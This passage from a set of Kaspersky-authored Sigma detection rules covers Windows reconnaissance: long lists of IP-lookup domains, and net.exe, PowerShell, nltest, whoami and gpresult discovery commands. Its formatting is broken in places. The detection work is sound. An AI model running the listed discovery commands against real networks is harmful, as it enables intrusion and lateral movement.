        - 'ipua.adfurikun.jp (http://ipua.adfurikun.jp)'
        - 'app.getsitecontrol.com (http://app.getsitecontrol.com)'
        - 'geoloc.arte.tv (http://geoloc.arte.tv)'
        - 'm.manxwaplay.net (http://m.manxwaplay.net)'
        - 'myip.ru (http://myip.ru)'
        - 'bemnacabine.com.br (http://bemnacabine.com.br)'
        - 'getip.com (http://getip.com)'
        - 'doodooalbum.co.kr (http://doodooalbum.co.kr)'
        - 'geoip.goforandroid.com (http://geoip.goforandroid.com)'
        - 'lg.logging.admicro.vn (http://lg.logging.admicro.vn)'
        - 'ipv4.test-ipv6.com (http://ipv4.test-ipv6.com)'
        - 'app.chinahighlights.com (http://app.chinahighlights.com)'
        - 'ip.anysrc.net (http://ip.anysrc.net)'
        - 'en.safe-installation.com (http://en.safe-installation.com)'
        - 'myip.nl (http://myip.nl)'
        - 'ip.sap1000.com (http://ip.sap1000.com)'
        - 'ifconfig.me'
        - 'geoiptool'
        - 'ercnetsis.com (http://ercnetsis.com)'
        - 'maclo.myjino.ru (http://maclo.myjino.ru)'
        - 'line.asure.com.tw (http://line.asure.com.tw)'
        - 'efixpctools.com (http://efixpctools.com)'
        - 'api.ipaddress.com (http://api.ipaddress.com)'
        - 'ip168.com (http://ip168.com)'
        - 'ns2.showmypc.com (http://ns2.showmypc.com)'
        - 'pdapi.znyshurufa.com (http://pdapi.znyshurufa.com)'
        - 'matrixvoid.com (http://matrixvoid.com)'
        - 'trfactiv.com (http://trfactiv.com)'
        - 'ip.cn (http://ip.cn)'
       - 'geo.api.viewster.com (http://geo.api.viewster.com)'
        - 'ip.larogames.cz (http://ip.larogames.cz)'
        - 'atradepoint.com (http://atradepoint.com)'
        - 'barmash.ru (http://barmash.ru)'
        - 'api.test-ipv6.co (http://api.test-ipv6.co)'
        - 'ip-score.com (http://ip-score.com)'
       - 'driverupdaterplus.com (http://driverupdaterplus.com)'
```

title: Generic-Network Connection to Online IP Resolution Web Service (EventID 22)

```
        - 'checkip.dyndns.org (http://checkip.dyndns.org)'
        - 'mini5-1.opera-mini.net (http://mini5-1.opera-mini.net)'
        - 'binnazabla.com (http://binnazabla.com)'
        - 'ipneed.com (http://ipneed.com)'
        - 'ip.dedikewl.fr (http://ip.dedikewl.fr)'
        - 'apiv6.webprovider.cz (http://apiv6.webprovider.cz)'
        - 'caocao69710-3.appspot.com (http://caocao69710-3.appspot.com)'
        - 'blackghange.ru (http://blackghange.ru)'
        - 'api-ip.mtsgp.com (http://api-ip.mtsgp.com)'
        - 'dawhois.com (http://dawhois.com)'
        - 'myav.co.uk (http://myav.co.uk)'
        - 'iptrackeronline.com (http://iptrackeronline.com)'
        - 'disrup.me'
        - 'freegeoip.net (http://freegeoip.net)'
        - 'flavionet.com (http://flavionet.com)'
        - 'clientn.free-hideip.com (http://clientn.free-hideip.com)'
        - 'power-equilab.com (http://power-equilab.com)'
        - 'checkip.amazonaws.com (http://checkip.amazonaws.com)'
        - 'dcs.coohua.com (http://dcs.coohua.com)'
        - 'cc.globalpcworks.com (http://cc.globalpcworks.com)'
        - 'dipisoft.com (http://dipisoft.com)'
        - 'check2.zennolab.com (http://check2.zennolab.com)'
        - 'cgi.nch.com.au (http://cgi.nch.com.au)'
        - 'ident.me'
        - 'ip.360.cn (http://ip.360.cn)'
        - 'list.adkuai8.com (http://list.adkuai8.com)'
        - 'domainserver.co.kr (http://domainserver.co.kr)'
        - 'cp427.agava.net (http://cp427.agava.net)'
        - 'api.webprovider.cz (http://api.webprovider.cz)'
        - 'qqmyniga.cf (http://qqmyniga.cf)'
        - 'ipleak.net (http://ipleak.net)'
        - 'authaddr.ichano.com (http://authaddr.ichano.com)'
        - 'alfactiv.com (http://alfactiv.com)'
        - 'pimp-hhf.myjino.ru (http://pimp-hhf.myjino.ru)'
        - 'lotusulalb2.ro (http://lotusulalb2.ro)'
        - 'miner.party'
        - 'app.jollychic.com (http://app.jollychic.com)'
        - 'baby-gugu.com (http://baby-gugu.com)'
        - 'ipfind.co (http://ipfind.co)'
        - 'mrgs.my.com (http://mrgs.my.com)'
        - 'mubawab.ma (http://mubawab.ma)'
        - 'ipecho.net (http://ipecho.net)'
        - 'fld.funshion.com (http://fld.funshion.com)'
        - 'c.51fxt.com (http://c.51fxt.com)'
        - 'codingforex.com (http://codingforex.com)'
        - 'f0236061.xsph.ru (http://f0236061.xsph.ru)'
        - 'pv.sohu.com (http://pv.sohu.com)'
        - 'cc.pcspeeduppro.net (http://cc.pcspeeduppro.net)'
        - '4secunde.automaticit.ro (http://4secunde.automaticit.ro)'
        - 'ru.smart-ip.net (http://ru.smart-ip.net)'
        - 'arconsult.hu (http://arconsult.hu)'
        - 'hididi.net (http://hididi.net)'
        - 'atsoft.it (http://atsoft.it)'
        - 'm.foultouch.com (http://m.foultouch.com)'
        - 'ping1.mquadr.at (http://ping1.mquadr.at)'
        - 'browser.gwdang.com (http://browser.gwdang.com)'
        - 'kahuanwang.com (http://kahuanwang.com)'
        - 'q987356n.beget.tech'
        - 'prod.geo.gluops.com (http://prod.geo.gluops.com)'
        - 'ipdomainserver.kuwo.cn (http://ipdomainserver.kuwo.cn)'
        - 'iplocation.geo.qiyi.com (http://iplocation.geo.qiyi.com)'
        - 'cloud-search.linkury.com (http://cloud-search.linkury.com)'
        - 'formyip.com (http://formyip.com)'
        - 'demositedsv.zzz.com.ua (http://demositedsv.zzz.com.ua)'
        - 'iwarg.ddns.net (http://iwarg.ddns.net)'
        - 'mreg.kuwo.cn (http://mreg.kuwo.cn)'
        - 'm.easyrent.com.tw (http://m.easyrent.com.tw)'
        - 'gafernoto.tech'
        - 'g.go2s.co (http://g.go2s.co)'
        - 'country.reliancegames.com (http://country.reliancegames.com)'
        - 'cc.alfactiv.com (http://cc.alfactiv.com)'
        - 'emailarms.com (http://emailarms.com)'
        - 'alice.yourapp24.com (http://alice.yourapp24.com)'
        - 'gu.md (http://gu.md)'
       - 'api.ms.noswifi.cn (http://api.ms.noswifi.cn)'
        - 'agentgatech.appspot.com (http://agentgatech.appspot.com)'
        - 'ipandlocation.appspot.com (http://ipandlocation.appspot.com)'
        - 'lokj.duckdns.org (http://lokj.duckdns.org)'
        - 'ana.gomtv.com (http://ana.gomtv.com)'
        - 'pcu.4bdir4.info (http://pcu.4bdir4.info)'
        - 'c.speedtest.net (http://c.speedtest.net)'
       - 'whoer.net (http://whoer.net)'
        - 'conf.ie.sogou.com (http://conf.ie.sogou.com)'
        - 'phelp.anyproxy.net (http://phelp.anyproxy.net)'
        - 'kxunion.com (http://kxunion.com)'
        - 'ip.3322.net (http://ip.3322.net)'
       - 'geobytes.com (http://geobytes.com)'
        - 'failover.v-speed.eu'
        - 'globalsystools.com (http://globalsystools.com)'
        - 'authorizationkey.pw (http://authorizationkey.pw)'
```

title: Generic-Network Connection to Online IP Resolution Web Service (EventID 22)

```
        - 'ipv4.myexternalip.com (http://ipv4.myexternalip.com)'
        - 'bizbuild.co.kr (http://bizbuild.co.kr)'
        - 'clientn.platinumhideip.com (http://clientn.platinumhideip.com)'
        - 'ip.pavietnam.vn (http://ip.pavietnam.vn)'
        - 'chek.zennolab.com (http://chek.zennolab.com)'
        - 'l2.io (http://l2.io)'
        - 'ip-api.com (http://ip-api.com)'
        - 'ms.fairplayminecraft.com (http://ms.fairplayminecraft.com)'
        - 'priv3.shieldapps.one'
        - 'api.ipstack.com (http://api.ipstack.com)'
        - 'haliyikamaizmir.info (http://haliyikamaizmir.info)'
        - 'ip.ip-check.net (http://ip.ip-check.net)'
        - 'checkrealip.com (http://checkrealip.com)'
        - 'checkip.dyndns.com (http://checkip.dyndns.com)'
        - 'checkip.spdns.de (http://checkip.spdns.de)'
        - 'autopromaker.com (http://autopromaker.com)'
        - 'iplocator.gofrugal.com (http://iplocator.gofrugal.com)'
        - 'noxcleaner.com (http://noxcleaner.com)'
        - 'ae.gsecondscreen.com (http://ae.gsecondscreen.com)'
        - 'icanhazip.com (http://icanhazip.com)'
        - 'api.sypexgeo.net (http://api.sypexgeo.net)'
        - 'msct.kirara.st (http://msct.kirara.st)'
        - 'geoip.co.uk (http://geoip.co.uk)'
        - 'geoloc.hurriyet.com.tr (http://geoloc.hurriyet.com.tr)'
        - 'geoplugin.net (http://geoplugin.net)'
        - 'geoip.anddoes.com (http://geoip.anddoes.com)'
        - 'ipligence.com (http://ipligence.com)'
        - 'ambianceapp.com (http://ambianceapp.com)'
        - 'ianelolski.myjino.ru (http://ianelolski.myjino.ru)'
        - 'myip.net (http://myip.net)'
        - 'aioli.kr (http://aioli.kr)'
        - 'propsoftware.co.uk (http://propsoftware.co.uk)'
        - 'infobyip.com (http://infobyip.com)'
        - 'checkip.org (http://checkip.org)'
        - 'iplocate.firstsmile.mobi'
        - 'mrlsolutions.com (http://mrlsolutions.com)'
        - 'extreme-ip-lookup.com (http://extreme-ip-lookup.com)'
        - 'la.vietid.net (http://la.vietid.net)'
        - 'meuip.ohs.com.br (http://meuip.ohs.com.br)'
        - 'j680382.myjino.ru (http://j680382.myjino.ru)'
        - 'f0254974.xsph.ru (http://f0254974.xsph.ru)'
        - 'analiz.webraporlama.com (http://analiz.webraporlama.com)'
        - 'api.media.jio.com (http://api.media.jio.com)'
        - 'api.coolguang.com (http://api.coolguang.com)'
        - 'info.limehd.tv (http://info.limehd.tv)'
        - 'ipgeobase.ru (http://ipgeobase.ru)'
        - 'fast22.myjino.ru (http://fast22.myjino.ru)'
        - 'dynupdate.no-ip.com (http://dynupdate.no-ip.com)'
        - 'geoinfo.intowow.com (http://geoinfo.intowow.com)'
        - 'iploc.eset.com (http://iploc.eset.com)'
        - 'ipmonkey.com (http://ipmonkey.com)'
        - 'bhv.v-speed.eu'
        - 'api.proxychecker.co (http://api.proxychecker.co)'
        - 'api.ip138.com (http://api.ip138.com)'
        - 'anzan.by (http://anzan.by)'
        - 'lolbly.beget.tech'
        - 'api.wipmania.com (http://api.wipmania.com)'
        - 'ipservidor.com (http://ipservidor.com)'
        - 'ipchicken.com (http://ipchicken.com)'
        - 'ipinfo.io (http://ipinfo.io)'
        - '2018.ip138.com (http://2018.ip138.com)'
        - 'kontrol.extrayazilim.com (http://kontrol.extrayazilim.com)'
        - 'advancedpccare.com (http://advancedpccare.com)'
        - 'infos.awardspace.co.uk (http://infos.awardspace.co.uk)'
        - 'api.kinomap.com (http://api.kinomap.com)'
       - 'ip.bablosoft.com (http://ip.bablosoft.com)'
        - 'bseet.com (http://bseet.com)'
        - 'ip.adro.co (http://ip.adro.co)'
        - 'ipip.net (http://ipip.net)'
        - 'mobi.kuwo.cn (http://mobi.kuwo.cn)'
        - 'who.is (http://who.is)'
        - 'pccleanerplus.com (http://pccleanerplus.com)'
        - 'api.go2map.com (http://api.go2map.com)'
        - '10037.myhost.su'
        - 'ip.trilockapps.com (http://ip.trilockapps.com)'
        - 'knsemis.com (http://knsemis.com)'
        - 'playnt.myjino.ru (http://playnt.myjino.ru)'
        - 'iredt.com (http://iredt.com)'
        - 'mobile.oneapm.com (http://mobile.oneapm.com)'
        - 'brutix1.info (http://brutix1.info)'
        - 'dlsft.com (http://dlsft.com)'
        - '02.283.co.kr (http://02.283.co.kr)'
        - 'qh4x88le5b.myjino.ru (http://qh4x88le5b.myjino.ru)'
        - 'iplocation.net (http://iplocation.net)'
        - 'ip.biaoqingdou.com (http://ip.biaoqingdou.com)'
        - 'dcfg.kgridhub.com (http://dcfg.kgridhub.com)'
        - 'myexternalip.com (http://myexternalip.com)'
        - 'jangadi.info (http://jangadi.info)'
       - 'ipv4.wtfismyip.com (http://ipv4.wtfismyip.com)'
        - 'latvdefrance.com (http://latvdefrance.com)'
        - 'smart-ip.net (http://smart-ip.net)'
        - 'ip.1tv.ru (http://ip.1tv.ru)'
```

```
title: Generic-Network Connection to Online IP Resolution Web Service (EventID 22)

- 'ip.up66.ru (http://ip.up66.ru)'
        - 'myip.cx (http://myip.cx)'
        - 'apcsoftware.com.br (http://apcsoftware.com.br)'
        - 'dynamic.zoneedit.com (http://dynamic.zoneedit.com)'
        - 'ipinfo.info (http://ipinfo.info)'
        - 'haimage-nocdn.cvgs.net (http://haimage-nocdn.cvgs.net)'
        - 'api.pantheracre.icu'
        - 'pcpowerboost.com (http://pcpowerboost.com)'
        - 'download.formtec.co.kr (http://download.formtec.co.kr)'
        - 'mobileapi.netmarble.com (http://mobileapi.netmarble.com)'
        - 'ip.reachads.com (http://ip.reachads.com)'
        - 'i-tax.in (http://i-tax.in)'
        - 'prob.mipropia.com (http://prob.mipropia.com)'
        - 'beta.speedtest.net (http://beta.speedtest.net)'
        - 'ip-lookup.net (http://ip-lookup.net)'
        - 'clientn.autohideip.com (http://clientn.autohideip.com)'
        - 'api.ipify.org (http://api.ipify.org)'
        - 'geoip.fotoable.net (http://geoip.fotoable.net)'
        - 'ins.itlantivirus.com (http://ins.itlantivirus.com)'
        - 'getwanip.com (http://getwanip.com)'
        - 'networksecuritytoolkit.org (http://networksecuritytoolkit.org)'
        - 'dvrlists.com (http://dvrlists.com)'
        - 'geoip.vmn.net (http://geoip.vmn.net)'
        - 'log.eclick.vn (http://log.eclick.vn)'
        - 'stat.funshion.net (http://stat.funshion.net)'
        - 'imaslengviau.prg.lt (http://imaslengviau.prg.lt)'
        - 'lazygit.org (http://lazygit.org)'
        - 'client.superhideip.com (http://client.superhideip.com)'
        - 'ip2location'
        - 'api.2ip'
        - 'portchecktool'
        - 'canyouseeme'
        - 'ip-ping.ru (http://ip-ping.ru)'
        - 'check-host'
        - '2ip.ua (http://2ip.ua)'
        - 'whatismyip'
        - 'iptools'
        - 'portquiz'
        - '2ip.ru (http://2ip.ru)'
        - 'hidemy.name (http://hidemy.name)'
        - 'hostip'
        - 'iplookup'
        - 'meineip'
   filter:
      Image|endswith:
        - 'msedge.exe'
        - 'betternet.exe'
        - 'xunfengcooperate.exe'
        - 'sidebar.exe'
        - 'stellarium.exe'
        - 'vmnat.exe'
        - 'sogoucloud.exe'
        - 'virtualbox.exe'
        - 'reiboot.exe'
  - 'qbittorrent.exe'
        - 'eu4.exe'
        - 'mcafee safe connect.exe'
        - 'sohunews.exe'
        - 'fiddler.exe'
        - 'iwproxy.exe'
        - 'waterfox.exe'
        - 'maxthon.exe'
        - 'icedragon.exe'
        - 'sogouexplorer.exe'
        - 'seamonkey.exe'
        - 'ieuser.exe'
        - 'safari.exe'
        - 'browser.exe'
        - 'opera.exe'
        - 'amigo.exe'
        - 'chrome.exe'
        - 'firefox.exe'
        - 'iexplore.exe'
        - 'utorrent.exe'
        - 'pcapsvc2.exe'
        - 'testrunner.exe'
        - 'ksde.exe'
        - 'kpm.exe'
        - 'cntlm.exe'
        - 'klan.exe'
        - 'vmnat.exe'
        - 'proxifier.exe'
        - 'trademattictrader.exe'
        - 'sgnews.exe'
        - 'slack'
        - 'x-lite.exe'
        - 'qemu-system-i386.exe'
        - 'client_tos.exe'
        - 'nvnetworkservice.exe'
        - 'nvstreamsvc.exe'
        - '360se.exe'
        - 'rainmeter.exe'
        - 'microsoftedgecp.exe'
        - 'virtualboxvm.exe'
        - 'qqbrowser.exe'
        - 'vivaldi.exe'
   condition: selection1 and not filter
falsepositives:
    - Legitimate applications from "Program Files", specific for organization
level: high
```

```
title: Sigma-Generic-Local Groups Discovery via PowerShell

id: a8ac79a0-dc07-409b-9fb8-261672340690
status: stable
description: Adversaries may attempt to discover local groups and permission settings via PowerShell
modified: 2023-08-07
tags:
  - attack.discovery
  - attack.T1069
author: Kaspersky
logsource:
  product: windows
  category: process_creation
detection:
 selection1:
  Image|endswith:
   - '\pwsh.exe'
   - '\PowerShell.exe'
   - '\PowerShell_ise.exe'
   - '\SyncAppvPublishingServer.exe'
 selection2:
  CommandLine|contains:
   - 'get-localgroup'
   - 'Get-LocalGroupMember'
 selection3:
  CommandLine|contains|all:
   - 'Get-WMIObject'
   - 'Win32_Group'
 condition: selection1 and selection2 and selection3
falsepositives:
 - Legitimate System Administrator actions
level: low
```

```
title: System Network Connections Discovery via PowerShell

id: 29b013d0-5d48-4872-89cd-f9a78ac4d414
description: Detects system network connections discovery via PowerShell
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.Discovery
  - attack.T1049
  - attack.Execution
  - attack.T1059.001
logsource:
  product: windows
  category: process_creation
detection:
  selection1:
    Image|endswith:
     - '\PowerShell.exe'
     - '\PowerShell_ise.exe'
  selection2:
    CommandLine|contains:
     - 'Get-NetTCPConnection'
  condition: selection1 and selection2
falsepositives:
 - Legitimate Administrator activity
level: low
```

```
title: System Network Connections Discovery via Standard Windows Utilities

id: 5484af3a-08d6-44d4-9b5b-37f8ae20c699
description: Detects system network connections discovery via standard windows utilities
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.discovery
  - attack.t1049
logsource:
  product: windows
  category: process_creation
detection:
  selection1:
    Image|endswith:
     - '\netstat.exe'
  selection2:
    Image|endswith:
     - '\net.exe'
     - '\net1.exe'
  selection3:
    CommandLine|contains:
     - 'session'
  condition: selection1 or (selection2 and selection3)
falsepositives:
 - Legitimate Administrator activity
level: low
```

```
title: Generic-service manipulations via net.exe

id: 732d6166-9815-4bde-9000-ed6b00aebb9b
description: detects interaction with services via net.exe
author: Kaspersky
status: stable
modified: 2023-08-10
tags:
  - attack.persistence
  - attack.t1543.003
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    Image|endswith:
      - '\net.exe'
      - '\net1.exe'
    CommandLine|contains|all:
      - ' start '
      - ' stop '
      - ' pause '
      - ' continue '
  condition: selection
falsepositives:
  - unknown
level: low
```

```
title: Sigma-Generic-System Time Discovery via standard windows utilities

id: bdb61c6f-94ee-4d3a-b132-c971abe4d71d
status: stable
description: Adversary may gather the system time and/or time zone from local or remote system via standard windows utilities
modified: 2023-08-07
tags:
  - attack.discovery
  - attack.t1124
author: Kaspersky
logsource:
  product: windows
  category: process_creation
detection:
  selection1:
    Image|endswith:
      - '\w32tm.exe'
  filter1:
    ParentImage|endswith:
      - '\sdiagnhost.exe'
      - '\activehealth.exe'
      - '\qualysagent.exe'
      - '\touchpointanalyticsclient.exe'
  filter2:
    ParentCommandLine|contains:
      - 'C:\Windows\system32\wsmprovhost.exe -embedding'
      - 'monitoringhost.exe" -embedding'
      - 'touchpointanalyticsclient.exe'
      - 'C:\Windows\system32\sdiagnhost.exe -embedding'
      - 'C:\Windows\system32\windowsPowerShell\v1.0\PowerShell.exe'
    CommandLine|contains:
      - '/monitor'
      - '/query /peers'
      - '/query /source'
      - 'stripchart'
  filter3:
    CommandLine|contains:
      - 'config /update'
      - 'register'
      - '/resync'
      - '/query /status'
      - 'syncfromflags'
  selection2:
    Image|endswith:
      - '\net.exe'
      - '\net1.exe'
    CommandLine|contains:
      - 'time'
  filter4:
    ParentImage|endswith:
      - '\net.exe'
  filter5:
    ParentImage|contains:
      - 'picus security\picus'
  filter6:
    CommandLine|contains:
      - ' stop '
      - ' start '
      - 'multimed'
      - '/set'
  condition: (selection1 and not filter1 and not filter2 and not filter3) or (selection2 and not filter4 and not filter5 and not filter6)
falsepositives:
  - Administrators activity (scripts, etc)
level: medium
```

```
title: Sigma-Generic-System Time Discovery via PowerShell

id: 1c6d62bb-5a21-4720-8f1a-6c7ebdf72f5a
status: stable
description: Adversary may gather the system time and/or time zone from local or remote system via PowerShell
modified: 2023-08-07
tags:
  - attack.discovery
  - attack.t1124
author: Kaspersky
logsource:
  product: windows
  category: process_creation
detection:
  selection1:
    Image|endswith:
      - '\SyncAppvPublishingServer.exe'
      - '\pwsh.exe'
      - '\wmic.exe'
      - '\PowerShell.exe'
      - '\PowerShell_ise.exe'
  selection2:
    CommandLine|contains:
      - 'get '
  selection3:
    CommandLine|contains:
      - 'timezone'
      - 'date'
  selection4:
    CommandLine|contains:
      - 'win32_timezone'
  filter1:
    CommandLine|contains:
      - 'creationdate'
      - 'update'
      - 'installdate'
  filter2:
    ParentCommandLine|contains:
      - 'wmic os get localdatetime'
  filter3:
    Image|contains:
      - 'C:\Windows\SysWOW64\wbem'
  condition: selection1 and ((selection2 and (selection3 and not filter1)) or selection4) and not filter2 and not filter3
falsepositives:
  - Administrators activity (scripts, etc)
level: low
```

```
title: Network Share Discovery via PowerShell

id: 98e6d045-205a-4551-8ffc-d833a1ce2ed3
description: Detects network share discovery via PowerShell
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.discovery
  - attack.t1135
  - attack.execution
  - attack.t1059.001
logsource:
  product: windows
  category: process_creation
detection:
  selection1:
    Image|endswith:
      - '\PowerShell.exe'
      - '\PowerShell_ise.exe'
  selection2:
    CommandLine|contains:
      - 'Get-SmbShare'
  condition: selection1 and selection2
falsepositives:
  - Legitimate Administrator activity
level: low
```

```
title: Sigma-Generic-Domain Groups Discovery via net.exe

id: 4fa28a37-6bad-4a39-8274-a57cf12156ec
status: stable
description: Adversaries may attempt to discover domain groups and permission settings via net.exe
modified: 2023-08-07
tags:
  - attack.discovery
  - attack.T1069
author: Kaspersky
logsource:
  product: windows
  category: process_creation
detection:
 selection1:
  Image|endswith:
   - '\net.exe'
   - '\net1.exe'
 selection2:
  CommandLine|contains:
   - ' group'
   - ' user'
 selection3:
  CommandLine|contains:
   - '/do '
   - '/dom '
   - '/doma '
   - '/domain'
 selection4:
  CommandLine|contains:
   - ' use'
   - ' user'
   - ' session'
   - '/add '
   - ' stop '
   - ' /del'
   - ' /hold'
   - ' /release'
   - ' start '
 condition: selection1 and selection2 and selection3 and not selection4
falsepositives:
 - Legitimate System Administrator actions
level: low
```

```
title: Network Share Discovery via Standard Windows Utilities

id: 9c6074b0-b4db-4250-a90a-9bcd29060c4f
description: Detects network connections discovery via standard windows utilities
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.discovery
  - attack.t1135
logsource:
  product: windows
  category: process_creation
detection:
  selection1:
    Image|endswith:
      - '\net.exe'
      - '\net1.exe'
  selection2:
    CommandLine|contains:
      - ' use'
  selection3:
    CommandLine|contains:
      - '\\'
      - '\share'
      - 'delete'
      - 'stop'
      - 'home'
      - 'persistent'
  selection4:
    CommandLine|contains:
      - 'share'
  selection5:
    CommandLine|contains:
      - 'change'
      - 'delete'
  selection6:
    CommandLine|contains:
      - 'view'
  condition: selection1 and ( ( selection2 and not selection3 ) or ( selection4 and not selection5 ) or selection6 )
falsepositives:
  - Legitimate Administrator activity
level: low
```

```
title: Local Account Discovery via Standard Windows Utilities

id: 1eb6058a-158c-47eb-9f4b-a0b8cf884b1f
description: Adversaries may attempt to get a listing of accounts on a system or within an environment
author: Kaspersky
status: stable
modified: 2023-06-19
tags:
  - attack.discovery
  - attack.t1087.001
  - attack.t1087.002
logsource:
  product: windows
  category: process_creation
detection:
  selection1:
    Image|endswith:
      - '\net.exe'
      - '\net1.exe'
    CommandLine|contains:
      - 'user'
      - 'group'
  filter:
    CommandLine|contains:
      - ' use '
      - ' add '
      - ' stop '
      - ' delete '
      - ' start '
  selection2:
    Image|endswith:
      - '\quser.exe'
  selection3:
    Image|endswith:
      - '\query.exe'
    CommandLine|contains:
      - 'user'
  condition: (selection1 and not filter) or selection2 or selection3
falsepositives: Legitimate System Administrator actions
level: low
```

```
title: Sigma-Generic-Groups Discovery via PowerShell

id: 5a5ed03e-7424-4a76-8693-d85d3e59a832
status: stable
description: Adversaries may attempt to discover domain/cloud groups and permission settings via PowerShell
modified: 2023-08-07
tags:
  - attack.discovery
  - attack.T1069
author: Kaspersky
logsource:
  product: windows
  category: process_creation
detection:
 selection1:
  Image|endswith:
   - '\pwsh.exe'
   - '\PowerShell.exe'
   - '\PowerShell_ise.exe'
   - '\SyncAppvPublishingServer.exe'
 selection2:
  CommandLine|contains|all:
   - 'get-aduser'
   - ' -f'
   - ' -pr'
 selection3:
  CommandLine|contains:
   - 'Get-MsolGroup'
   - 'Get-MsolRole'
 condition: selection1 and (selection2 or selection3)
falsepositives:
 - Legitimate System Administrator actions
level: low
```

```
title: Suspicious Wildcard Searching Data

id: 358c7c01-051b-45c1-b29f-06d55a17ddcc
status: experimental
description: Adversaries may search local system sources, such as file systems or local databases, to find files of interest and sensitive data
author: Kaspersky
modified: 2023-09-08
tags:
  - attack.collection
  - attack.t1005
  - attack.discovery
  - attack.t1083
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    Image|endswith:
      - '\cmd.exe'
      - '\PowerShell.exe'
      - '\pwsh.exe'
    CommandLine|contains|all:
      - '\users'
      - '*'
  condition: selection
falsepositives:
 - Legitimate admin scripts or other admin activity
level: medium
```

title: Remote System Discovery via PowerShell

```
id: 4562d3a1-4c66-4d71-89b8-
a2d5df89fafb
description: Detects remote
system discovery via PowerShell
author: Kaspersky
status: stable
modified: 2023-08-02
tags:
   - attack.discovery
   - attack.t1018
   - attack.execution
   - attack.t1059.001
logsource:
   product: windows
   category: process_creation
detection:
   selection1:
      Image|endswith:
        - '\PowerShell.exe'
        - '\PowerShell_ise.exe'
   selection2:
      CommandLine|contains:
        - 'ds_computer'
        - 'Get-DomainController'
        - 'Get-AdComputer'
   condition: selection1 and
selection2
falsepositives:
  - Legitimate Administrator activity
level: low
```

title: Group Policy Discovery via gpresult

```
id: 56ef8376-20ed-4f2f-a621-
5d24d9016150
status: stable
description: Adversaries may
use commands such as gpresult
or various publicly available
PowerShell functions, such
as Get-DomainGPO and Get-
DomainGPOLocalGroup, to gather
information on Group Policy
settings
author: Kaspersky
modified: 2023-08-22
tags:
   - attack.discovery
   - attack.t1615
logsource:
   category: process_creation
   product: windows
detection:
   selection1:
      Image|endswith:
         - '\gpresult.exe'
   selection2:
      CommandLine|contains:
         - '/z'
         - '/v'
   condition: selection1 and
selection2
falsepositives:
    - Legitimate Administrators' and
Sowtware activity
level: low
```

title: Sigma-Generic-Domain Trust Discovery via nltest.exe

```
id: ea5f4505-03ea-4240-8998-
66c93c163c38
description: Adversaries may
attempt to gather information on
domain trust relationships that
may be used to identify lateral
movement.
author: Kaspersky
status: stable
modified: 2023-06-19
tags:
   - attack.discovery
   - attack.T1482
logsource:
   category: process_creation
   product: windows
detection:
   selection:
      Image|endswith: '\nltest.exe'
      CommandLine|contains:
         - '/domain_trusts'
         - '/trusted_domains'
         - '/dsgetfti'
         - '/sc_query'
         - '/dcname'
         - '/dnsgetdc'
         - '/parentdomain'
         - '/dsregdns'
         - '/whowill'
         - '/dclist'
   condition: selection
falsepositives:
    - Unknown
level: low
```

```
title: Domain Account Discovery via PowerShell

id: 141f2963-6b6f-44f8-a44e-c3228214d802
description: Adversaries may attempt to get a listing of accounts on a system or within an environment via PowerShell
author: Kaspersky
status: stable
modified: 2023-06-19
tags:
  - attack.discovery
  - attack.t1087.002
  - attack.execution
  - attack.t1059.001
logsource:
  product: windows
  category: process_creation
detection:
  selection1:
    Image|endswith:
      - '\pwsh.exe'
      - '\PowerShell.exe'
      - '\PowerShell_ise.exe'
      - '\SyncAppvPublishingServer.exe'
  selection2:
    CommandLine|contains|all:
      - 'Get-ADUser'
      - 'filter'
  selection3:
    CommandLine|contains|all:
      - 'Get-ADUser'
      - 'Identity'
  selection4:
    Commandline|contains:
      - 'Get-MsolUser'
  condition: selection1 and (selection2 or selection3 or selection4)
falsepositives:
  - Legitimate Administrator or software activity
level: low
```

```
title: Process Discovery via PowerShell

id: b825b208-0d6b-4df7-8d9b-fe0b0817cf00
description: Detects process discovery via PowerShell
author: Kaspersky
status: stable
modified: 2023-08-02
tags:
  - attack.Discovery
  - attack.T1057
  - attack.Execution
  - attack.T1059.001
logsource:
  product: windows
  category: process_creation
detection:
  selection1:
    Image|endswith:
      - '\PowerShell.exe'
      - '\PowerShell_ise.exe'
  selection2:
    CommandLine|contains:
      - 'Get-Process'
  condition: selection1 and selection2
falsepositives:
  - Legitimate Administrator activity
level: low
```

```
title: Generic-Anomaly Parent Process whoami.exe

id: 19089eb8-fd97-4bae-b5ab-047c0f79509b
description: Anomaly Parent Process whoami.exe
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.discovery
  - attack.T1033
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    ParentImage|endswith:
      - '\cmd.exe'
      - '\PowerShell.exe'
      - '\PowerShell_ise.exe'
      - '\pwsh.exe'
      - '\MonitoringHost.exe'
    Image|endswith: '\whoami.exe'
  condition: selection
falsepositives:
  - Administrators activity or legit software
level: medium
```

```
title: Sigma-Generic-Archive via PowerShell

id: 61d7f846-8e3e-4994-8cf6-e6dfce06bf23
status: stable
description: Adversaries may use utilities to compress and/or encrypt collected data prior to exfiltration
modified: 2023-08-07
tags:
  - attack.collection
  - attack.T1560.001
author: Kaspersky
logsource:
  product: windows
  category: process_creation
detection:
 selection1:
  Image|endswith:
   - '\pwsh.exe'
   - '\PowerShell.exe'
   - '\PowerShell_ise.exe'
   - '\SyncAppvPublishingServer.exe'
 selection2:
  CommandLine|contains:
   - 'compress-archive'
 condition: selection1 and selection2
falsepositives:
 - Unknown
level: low
```

title: System Owner/User Discovery via Standard Windows Utilities

```
id: aec7e049-8ef2-47aa-ac8c-f6c9ce6b2508
description: System Owner/User Discovery via Standard Windows Utilities
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.discovery
  - attack.T1033
logsource:
  category: process_creation
  product: windows
detection:
  selection_1:
    Image|endswith: '\whoami.exe'
  selection_2:
    Image|endswith: '\query.exe'
    CommandLine|contains: ' user '
  selection_3:
    Image|endswith: '\cmd.exe'
    CommandLine|contains:
      - ' qwinsta '
      - ' quser '
  filter1:
    ParentImage|contains:
      - '\program files\1c\agentetp\'
      - '\ibm\itm\'
      - '\autodesk\genuine service\'
      - '\veritas\netbackup\bin\'
      - '\program files\veritas\backup exec\'
      - '\program files\symantec\backup exec\'
      - '\puppet labs\puppet'
      - '\program files\microsoft monitoring agent\agent\'
